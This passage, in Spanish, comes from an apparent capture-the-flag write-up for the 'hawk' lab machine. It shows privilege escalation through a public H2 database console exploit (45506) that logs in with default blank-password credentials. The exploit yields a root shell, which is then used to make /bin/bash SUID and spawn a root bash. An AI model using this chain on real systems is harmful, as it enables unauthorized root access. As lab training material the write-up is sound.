# by creating a new database. The web console allows this by entering the name of the new database
# in the connection string. When the new database is created, the default credentials of
# username “sa” and password “” (blank) are created. The attacker is logged in automatically.
# The attached Python code, modified from 44422, demonstrates this.
```

Nos dice que cuando no sabemos la contraseña de la base de datgos todavia es posible ejecutar comandos creando una nueva base de datos. La consola web nos lo permite accediendo al nombre de la nueva base de datos con las credenciales "sa" y sin contraseña. Vamos a probarlo:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 45506.py -h
usage: 45506.py [-h] -H 127.0.0.1:8082 [-d jdbc:h2:~/emptydb-ytGlS]

options:
  -h, --help            show this help message and exit
  -H 127.0.0.1:8082, --host 127.0.0.1:8082
                        Specify a host
  -d jdbc:h2:~/emptydb-ytGlS, --database-url jdbc:h2:~/emptydb-ytGlS
                        Database URL

┌──(kali㉿kali)-[~/Downloads]
└─$ python3 45506.py -H 127.0.0.1:8082
[*] Attempting to create database
[+] Created database and logged in
[*] Sending stage 1
[+] Shell succeeded - ^c or quit to exit
h2-shell$ whoami
root
```

Como estamos con el usuario root vamos a otorgarnos permisos SUID a la bash:

```
h2-shell$ chmod +s /bin/bash

h2-shell$
```

Y ahora desde la maquina victima nos ejecutamos la bash con permisos elevados:

```
www-data@hawk:/tmp$ ls -la /bin/bash
-rwsr-sr-x 1 root root 1113504 Apr  4  2018 /bin/bash
www-data@hawk:/tmp$ /bin/bash -p
bash-4.4# whoami
root
```